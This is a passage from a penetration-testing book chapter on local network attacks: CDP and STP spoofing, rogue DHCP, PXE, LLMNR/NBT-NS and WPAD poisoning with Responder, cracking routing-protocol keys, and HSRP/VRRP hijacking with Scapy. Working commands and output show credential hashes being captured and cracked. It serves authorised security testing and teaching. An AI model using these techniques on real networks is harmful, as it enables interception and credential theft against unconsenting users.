- Broadcast of CDP frames to advertise particular devices that in-turn induce inbound polling via SNMP (and other protocols) by network management products, including CiscoWorks LAN Management and IBM Tivoli NetView.
- Broadcast of CDP frames to place Cisco IP phones into an arbitrary VLAN

Yersinia may be used to capture, modify, and craft CDP frames from the graphical interface. Use 'e' to edit individual fields, then 'x' and '0' to broadcast each frame. Within Kali Linux, Metasploit[23] and Scapy[24] may also be used to manipulate CDP frames. The Scapy package requires some configuration before use however, as follows.

- Execute the following from the command line:

```
hg clone https://bitbucket.org/secdev/scapy
cd scapy
hg update -r v2.2.0
```

- Edit the setup.py file to add *scapy/contrib* to the list of packages:

```
packages=['scapy','scapy/arch', 'scapy/arch/windows', 'scapy/layers',
'scapy/asn1', 'scapy/tools','scapy/modules', 'scapy/crypto', 'scapy/contrib' ]
```

- Run the installation script via Python:

```
python setup.py install
```

Scapy should then be configured to support additional protocols, including CDP:

```
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> list_contrib()
wpa_eapol     : WPA EAPOL dissector                  status=loads
ubberlogger   : Ubberlogger dissectors               status=untested
igmp          : IGMP/IGMPv2                          status=loads
avs           : AVS WLAN Monitor Header              status=loads
ospf          : OSPF                                 status=loads
igmpv3        : IGMPv3                               status=loads
skinny        : Skinny Call Control Protocol (SCCP)  status=loads
eigrp         : EIGRP                                status=loads
cdp           : Cisco Discovery Protocol             status=loads
dtp           : DTP                                  status=loads
```

[22] http://www.fixedbyvonnie.com/2015/06/destroying-a-cisco-switch-with-cdp-flooding/

[23] http://www.rapid7.com/db/modules/auxiliary/spoof/cisco/cdp

[24] http://www.secdev.org/projects/scapy/

```
rsvp            : RSVP                                  status=loads
bgp             : BGP                                   status=loads
etherip         : EtherIP                               status=loads
ripng           : RIPng                                 status=loads
mpls            : MPLS                                  status=loads
ikev2           : IKEv2                                 status=loads
chdlc           : Cisco HDLC and SLARP                  status=loads
vqp             : VLAN Query Protocol                   status=loads
vtp             : VLAN Trunking Protocol (VTP)          status=loads
```

A reference Python script using the Scapy CDP library is available online[25]. By removing the while loop and adding fields such as *CDPMsgVoIPVLANReply* (type 15) you may spoof CDP frames to execute attacks against Cisco IP phones, and other systems using the protocol.

## 802.1D STP

Spanning Tree Protocol (STP) is a critical feature used to maintain loop-free network topologies. Switches use Bridge Protocol Data Unit (BPDU) frames to self-organize: setting redundant uplink ports to a state known as *blocking* to close loops. Figure 5-11 demonstrates a typical configuration, and Table 5-5 describes the five port states.





*Figure 5-11. An 802.3 Ethernet network using STP*

*Table 5-5. Port states within STP networks*

| State | Description |
|---|---|
| Disabled | Electrically inactive until enabled |
| Blocking | Port discards all data except BPDU frames |
| Listening | Switch listens to BPDUs to build a loop-free tree |
| Learning | Switch builds a forwarding table using source MAC addresses of frames |
| Forwarding | Port becomes fully operational, forwarding traffic to/from the switch |

[25] http://examples.oreilly.com/9780596006112/tools/cdp_flooder.py

Upon electing a root bridge, switches select *root* and *designated* ports. A root port is one that provides the best path to the root bridge, and others become designated ports. For details of the BPDU election process and port configuration, please refer to Kevin Lauerman and Jeff King's *STP MiTM Attack and L2 Mitigation Techniques* paper[26] which provides a number of low-level examples and detailed topology diagrams.

**Monitoring BPDUs**

BPDU frames are captured and displayed within the Yersinia STP protocol view, as demonstrated by Example 5-10. If you are not capturing BPDU frames on your interfaces, it is unlikely that you will succeed in a root bridge takeover or similar STP attack.

*Example 5-10. Yersinia used to display BPDU frames*

```
┌── yersinia 0.7.3 by Slay & tomac - STP mode ──────────────────────[10:29:40]┐
│    RootId            BridgeId          Port       Iface Last seen           │
│    5080.760F0E13AC58 CB09.E7CD90117CAA 8002       eth1  26 Aug 10:29:39     │
│    5080.760F0E14AC58 CB09.E7CD90127CAA 8002       eth2  26 Aug 10:29:38     │
│    5080.760F0E13AC58 CB09.E7CD90117CAA 8002       eth2  26 Aug 10:27:05     │
│    5080.760F0E14AC58 CB09.E7CD90127CAA 8002       eth1  26 Aug 10:26:59     │
│                                                                             │
```

**Root Bridge Takeover**

Upon connecting to two switches within an environment, use Ettercap to establish a bridge, and Yersinia to send crafted BPDU frames via each interface. Figure 5-12 shows the resulting topology, by which traffic between switches is compromised.





*Figure 5-12. STP root bridge takeover*

Example 5-11 demonstrates how to bridge *eth1* and *eth2* and start sniffing with Ettercap.

[26] http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_605972.html

*Example 5-11. Using Ettercap to bridge two interfaces*

```
root@kali:~# ettercap -T -i eth1 -B eth2 -q

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth1 -> 00:0C:29:30:55:0D
      192.168.1.4/255.255.255.0
      fe80::20c:29ff:fe30:550d/64

Listening on:
eth2 -> 00:0C:29:30:54:AC
      192.168.1.5/255.255.255.0
      fe80::20c:29ff:fe30:54ac/64

Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Starting Bridged sniffing...
```

Next, run Yersinia and use the 'i' option to enable the bridged interfaces (disabling *eth0*):

```
┌──────────────── Global Interfaces ─────────────────┐
│                                                    │
│ a) eth0 (OFF)                                      │
│ b) eth1 (ON)                                       │
│ b) eth2 (ON)                                       │
│                                                    │
└──────────────── Press q to exit ──────────────────┘
```

Upon using 'g' and selecting the STP protocol mode, you should start to see BPDUs. Finally, use 'x' and option '4' to claim the root role within the topology. Yersinia will send spoofed frames using each interface, and the running Ettercap process should bear fruit as traffic is captured.

> To compromise traffic between other switches within the environment; use *macof* to launch a CAM table overflow attack (as previously described). The net effect is that switches will then broadcast frames to all ports, which you can in-turn capture.

# Local IP Protocols

The protocols described in the previous section use Ethernet multicast and operate on the data link layer. Protocols described in this section provide network discovery and configuration services over IPv4 and IPv6 using transport layer broadcast addresses. Common local name resolution and configuration mechanisms include:

- DHCP

- PXE
- Local name resolution protocols (LLMNR, NBT-NS, and mDNS)
- WPAD
- Internal routing protocols (e.g. HSRP, VRRP, EIGRP, and OSPF)
- IPv6 network discovery protocols

Many proprietary systems perform host discovery and automatic configuration using various IP broadcast and multicast requests. The Nmap *broadcast* NSE category[27] includes 40 individual scripts at the time of writing, covering a multitude of protocols.

> Upon intercepting traffic via a data link (layer 2) man-in-the-middle attack such as ARP cache poisoning, don't forget that you may spoof DNS responses and direct users to arbitrary servers using Ettercap[28].

## DHCP

DHCP[29] (*Dynamic Host Configuration Protocol*) operates over UDP, using the messages described in Table 5-6. The protocol is used to configure local systems, providing IP address, subnet, and other details to clients.

*Table 5-6. DHCP message types*

| Message | Sent by | Description |
|---|---|---|
| `DHCPDISCOVER` | Client | Broadcast to solicit DHCP offers from the network, and optionally provide the last IP address used (requesting a lease) |
| `DHCPOFFER` | Server | Upon receiving a request, the server first reserves an IP address for the client, then prepares and sends an offer including the address, subnet mask, and DHCP options (e.g. DNS server and router details) |
| `DHCPREQUEST` | Client | A client can accept DHCP offers from multiple servers, so this message is used to formally request a particular address |
| `DHCPACK` | Server | Final acknowledgement from the server, including lease duration and additional DHCP options (e.g. WPAD server) |
| `DHCPNAK` | Server | Indicates that the client's notion of network address is incorrect (e.g. the client has changed subnets, or its lease has expired) |
| `DHCPDECLINE` | Client | Indicates the client network address is already in-use |
| `DHCPRELEASE` | Client | Cancels the lease and relinquishes the network address |

[27] http://nmap.org/nsedoc/categories/broadcast.html

[28] http://www.thegeekstuff.com/2012/05/ettercap-tutorial/

[29] RFC 2131

| Message | Sent by | Description |
|---|---|---|
| DHCPINFORM | Client | Requests additional network configuration parameters (upon already configuring it's local IP address and subnet) |

A popular active tactic used to attack DHCP involves rogue server setup (often requiring denial of service, undertaken to flood the legitimate server). The net effect is that malicious default gateway, DNS server, and WPAD settings are provided to clients.

### Identifying DHCP Servers and Configuration

Example 5-12 demonstrates how DHCP servers are enumerated by broadcasting local discovery messages with Nmap[30]. DHCPv6 is also supported[31]. As the protocol uses over UDP, it's prudent to run these scripts a handful of times.

*Example 5-12. Identifying local DHCP servers using Nmap*

```
root@kali:~# nmap --script broadcast-dhcp-discover

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-08-26 07:31 EDT
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.1.5
|     DHCP Message Type: DHCPOFFER
|     Subnet Mask: 255.255.255.0
|     Router: 192.168.1.1
|     Domain Name Server: 192.168.1.1
|     Hostname: dhcppc3
|     Domain Name: dlink.com\x00
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|_    Server Identifier: 192.168.1.1
```

### Active DHCP Attacks

The SpiderLabs Responder */usr/share/responder/DHCP.py* script within Kali Linux can be run to establish a rogue DHCP server. The available options are listed in Table 5-7. Setting a malicious gateway is not ideal, as the hijacked connection is only half-duplex (i.e. we capture egress packets from the client, but not the responses from the legitimate gateway). As such, I would recommend setting a rogue DNS or WPAD server to capture HTTP traffic and credentials in particular (as demonstrated later in this chapter).

*Table 5-7. SpiderLabs Responder DHCP options*

| Flag | Description | Example |
|---|---|---|
| -i | Our IP address, advertised as a gateway | *-i 10.0.0.100* |
| -d | The local DNS domain name (optional) | *-d example.org* |
| -r | IP address of the original router / gateway | *-r 10.0.0.1* |

[30] https://nmap.org/nsedoc/scripts/broadcast-dhcp-discover.html

[31] https://nmap.org/nsedoc/scripts/broadcast-dhcp6-discover.html

| Flag | Description | Example |
|---|---|---|
| `-p` | DNS server IP address (primary) | *-p 10.0.0.100* |
| `-s` | DNS server IP address (secondary) | |
| `-n` | The netmask of the local network | *-n 255.255.255.0* |
| `-I` | The interface to listen for DHCP traffic on | *-I eth1* |
| `-w` | WPAD configuration address (URL) | *-w "http://10.0.0.100/wpad.dat\n"* |
| `-S` | Spoof the default gateway IP address | |
| `-R` | Respond to all DHCP requests (very noisy) | |

Active denial of service tools (such as DHCPig[32]) may also be considered to force clients to obtain new leases within the environment, and exhaust legitimate servers so they become unresponsive.

## PXE

Preboot Execution Environment (PXE) is a method by which systems load OS images from the local network. Figure 5-13 demonstrates the protocol: DHCP is used to provide network configuration, TFTP used to serve the initial boot image, and a file service protocol (usually NFS or SMB) is used to deploy the OS.

[32] https://github.com/kamorin/DHCPig





*Figure 5-13. PXE boot sequence*

> By default, many BIOS chipsets attempt network boot via PXE first, and then boot from local media. Mitigating the risks outlined here involves configuring BIOS to not prefer network boot to other options.

Within Microsoft environments[33], PXE operates in one of two modes:

- Lite Touch; requiring credentials to load full OS images via SMB
- Zero Touch; loading a full OS without credentials

Significant attacks that may be undertaken in PXE environments include:

- Pilfering secrets (e.g. credentials) from available operating system images[34]
- Service of malicious images[35] to capture user credentials (through presentation of a fake logon prompt) or achieve persistence through low-level attack of BIOS[36], hard disk controllers[37], or other hardware components.

[33] https://technet.microsoft.com/en-us/windows/dn475741

[34] https://www.trustedsec.com/files/Owning_One_Rule_All_v2.pdf

[35] http://www.rapid7.com/db/modules/exploit/windows/local/pxeexploit

If the victim host does not use full-disk encryption (FDE), you may patch files used by the operating system[38] and crack user password hashes[39]. This attack vector is rapidly becoming obsolete however, as FDE uptake increases within enterprises.

## LLMNR, NBT-NS, and mDNS

Microsoft systems use Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) for local host resolution when DNS lookups fail. Apple Bonjour and Linux zero-configuration implementations use multicast DNS (mDNS) to discover systems within the local network. These protocols are unauthenticated and broadcasts messages over UDP, so may be exploited to direct users to malicious services.

SpiderLabs' Responder channels clients to rogue services (e.g. SMB) upon responding to UDP queries broadcast via port 137 (NBT-NS). 5353 (mDNS), and 5355 (LLMNR). Victims authenticate with services using hashes that may be cracked and replayed. Figure 5-14 summarizes the attack, by which a user's credentials are compromised upon him mistyping *printserver*.





*Figure 5-14. LLMNR / NBT-NS poisoning*

---

[36] http://www.legbacore.com/Research_files/HowManyMillionBIOSWouldYouLikeToInfect_Full2.pdf

[37] http://www.ossir.org/jssi/jssi2014/hdd_jssi_v4.pdf

[38] https://www.defcon.org/images/defcon-19/dc-19-presentations/Weeks/DEFCON-19-Weeks-Network-Nightmare.pdf

[39] http://securitysynapse.blogspot.com/2013/07/bios-security-build-pxe-attack-server_22.html

Example 5-13 demonstrates Responder used to capture NTLMv2 hashes. The material is saved to disk (*SMB-NTLMv2-Client-192.168.208.154.txt*) and John the Ripper can crack the hash—revealing the *testuser* account password of *password1*.

*Example 5-13. Capturing and cracking SMB credentials using Kali Linux*

```
root@kali:~# responder -i 192.168.208.156
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost")
|| shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") ||
isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host,
"RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return
"DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.156. The requested name was :
pintserver.
[+]SMB-NTLMv2 hash captured from : 192.168.208.154
Domain is : WORKGROUP
User is : testuser
[+]SMB complete hash is : testuser::WORKGROUP:
1122334455667788:834735BBB9FBC3B168F1A721C5888E39:01010000000000004F51B4E9FADFCE01A
7ABBB619699515400000000002000A0073006D006200310032000100140053004500520056004500520
32003000300038000400160073006D006200310032002E006C006F00630061006C0003002C005300450
05200560045005200320030003000380020E0073006D006200310032002E006C006F00630061006C0005
00160073006D006200310032002E006C006F00630061006C000800300030000000000000000000000000
0200000DFEC64C689142E250762FE31AD029114A4DFF12665D21124ED6C5111BA7D86710A0010000000
0000000000000000000000000000009001E0063006900660073002F00700069006E00740073006500720
07600650072000000000000000000

^C
root@kali:~# john SMB-NTLMv2-Client-192.168.208.154.txt
Loaded 1 password hash (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
password1 (testuser)
```

## WPAD

Many browsers use the Web Proxy Auto-Discovery (WPAD) protocol to load proxy settings from the local network. A WPAD server provides client proxy settings over HTTP via a particular URL (e.g. *http://wpad.example.org/wpad.dat*) upon being identified through:

- DHCP, using a WPAD (code 252) entry[40]
- DNS, searching for the *wpad* hostname in the local domain
- Microsoft LLMNR and NBT-NS (in the event of DNS lookup failure)

SpiderLabs Responder automates the WPAD attack—running a proxy and directing clients to a malicious WPAD server via DHCP, DNS, LLMNR, and NBT-NS. Example 5-14 demonstrates the tool used to configure local clients and compromise credentials.

*Example 5-14. SpiderLabs Responder WPAD attack*

```
root@kali:~# responder -i 192.168.208.156 -w
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded:  function FindProxyForURL(url, host){if ((host == "localhost")
|| shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") ||
isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host,
"RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return
"DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.208.152. The requested name was :
wpad.
[+]WPAD file sent to: 192.168.208.152
[+][Proxy]HTTP-User & Password: chris:abc123
```

[40] https://technet.microsoft.com/en-us/library/Cc995090.aspx

## Internal Routing Protocols

Common routing protocols used within local networks are listed in Table 5-8, with details of tools used to modify routing configuration and intercept traffic. BGP is an external routing protocol and out of scope, along with a number of less common protocols.

*Table 5-8. Internal routing protocols and attack platforms*

| | HSRP | VRRP | RIP | EIGRP | OSPF |
|---|---|---|---|---|---|
| IRPAS[41] | X | | | | |
| John the Ripper | X | X | X | X | X |
| Loki[42] | X | X | X | X | X |
| Nemesis[43] | | | X | | X |
| Scapy | X | X | X | X | X |
| Yersinia | X | | | | |

Combine active data link attacks and passive network sniffing to understand the routing protocols in-use (if any). Upon identifying support for particular protocols, consider the tools listed in Table 5-8 to undertake further attacks to manipulate the topology.

> Cisco switches are susceptible to flooding attack[44] via routing management packets, as the *pak_priority*[45] quality of service feature prioritizes processing of RIP, OSPF, and EIGRP traffic (even if the protocols are not enabled). The net effect is 100% CPU consumption and dropping of management connections, including the console.

### Cracking Authentication Keys

The "jumbo" community edition of John the Ripper[46] supports the cracking of MD5 and HMAC-SHA-256 keys used by HSRP[47], VRRP[48], EIGRP[49], RIPv2, and OSPF[50] for authentication purposes. You must first install the package within Kali Linux however, as follows:

```
git clone https://github.com/magnumripper/JohnTheRipper.git
```

[41] http://phenoelit.org/irpas/docu.html

[42] https://www.ernw.de/research/loki.html

[43] http://nemesis.sourceforge.net

[44] https://reggle.wordpress.com/2013/06/15/layer-2-attacks-on-a-catalyst-switch/

[45] http://www.cisco.com/en/US/tech/tk543/tk544/technologies_tech_note09186a0080094612.shtml

[46] https://github.com/magnumripper/JohnTheRipper/

[47] http://www.openwall.com/lists/john-users/2014/09/02/1

[48] http://www.openwall.com/lists/john-users/2014/10/06/1

[49] http://www.openwall.com/lists/john-users/2014/09/09/5

[50] http://www.openwall.com/lists/john-users/2013/11/18/1

```
cd JohnTheRipper/src/
./configure && make && make install
```

Ettercap and John the Ripper may be combined to extract and crack captured RIPv2 MD5 hashes for example (shown in Example 5-15). Upon compromising a key used to authenticate internal router protocol messages, you may craft and prepare your own to modify the network topology.

*Example 5-15. Cracking RIPv2 MD5 hashes with John the Ripper*

```
root@kali:~# ettercap -Tqr capture.pcap > rip-hashes
root@kali:~# john rip-hashes
Loaded 2 password hashes with 2 different salts ("Keyed MD5" RIPv2)
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (RIPv2-224.0.0.9-520)
letmein          (RIPv2-224.0.0.9-520)
```

### HSRP and VRRP

Routers may be grouped using HSRP (*Hot Standby Routing Protocol*) and VRRP (*Virtual Router Redundancy Protocol*) in high-availability environments to provide failover support, as demonstrated by Figure 5-15. Routers send packets to local multicast groups announcing configuration and priority details.





*Figure 5-15. A redundant router group (defined using HSRP or VRRP)*

HSRP is a proprietary Cisco protocol with no RFC, whereas VRRP is standardized[51] by the IETF. To evaluate HSRP and VRRP support within an environment, use a network sniffer to capture the management traffic. A number of tools may then be used to craft HSRP messages (including Scapy and Yersinia, as listed in Table 5-8), but only Loki provides VRRP support at this time.

[51] RFC 3768 and RFC 5798

### Attacking HSRP

Example 5-16 demonstrates Scapy used to craft HSRP packets that add 10.0.0.100 to the virtual router group at 10.0.0.1. Scapy sends packets with a hardcoded authentication string of *cisco*, which is the default used in most configurations. If MD5 authentication is in-use, take a look at DarK's patch for Scapy[52], which provides support via *HSRPmd5()*.

*Example 5-16. HSRP packet generation with Scapy*

```
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.2')
>>> udp = UDP()
>>> hsrp = HSRP(group=1, priority=255, virtualIP='10.0.0.1')
>>> send(ip/udp/hsrp, iface='eth1', inter=3, loop=1)
```

Some environments may use an arbitrary plaintext authentication string, which Yersinia can capture and present (within its HSRP protocol view):

```
┌── yersinia 0.7.3 by Slay & tomac - HSRP mode ──────────────────[18:29:40]┐
│    SIP         DIP          Auth     VIP         Iface Last seen          │
│    10.0.0.2    224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:28:09    │
│    10.0.0.3    224.0.0.2    abc123   10.0.0.1    eth1  26 Aug 18:26:06    │
│                                                                            │
```

To include an authentication string within the HSRP packets, use *hsrp* within Kali Linux:

```
while (true);
  do (hsrp -i eth1 -d 224.0.0.2 -v 10.0.0.1 -a abc123 -g 1 –S 10.0.0.100; sleep 3);
done
```

### Attacking VRRP

VRRP credentials are easily obtained using *tcpdump* if simple authentication is used[53], as shown by Example 5-17. Packets are sent to a multicast destination of 224.0.0.18 (IPv4) or ff02::12 (IPv6).

*Example 5-17. VRRP packet capture and decode using tcpdump*

```
13:34:02 0:0:5e:0:1:1 1:0:5e:0:0:12 ip 60 10.0.0.7 > 224.0.0.18 VRRPv2-
advertisement 20: vrid=1 prio=100 authtype=simple intv1=1 addrs: 10.0.0.8 auth
"abc123" [tos 0xc0] (ttl 244, id 0, len 40)
0x0000   45c0 0028 0000 0000 ff70 19e4 c0a8 0007        E..(.....p......
0x0010   e000 0012 2101 6401 0101 dd1f c0a8 0007        ....!.d.........
0x0020   6162 6331 3233 0000 0000 0000 0000 0000        abc123..........
```

You may then enlist Scapy to craft VRRP packets, as demonstrated by Example 5-18.

*Example 5-18. VRRP packet generation with Scapy*

```
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> ip = IP(src='10.0.0.100', dst='224.0.0.18')
>>> udp = UDP()
```

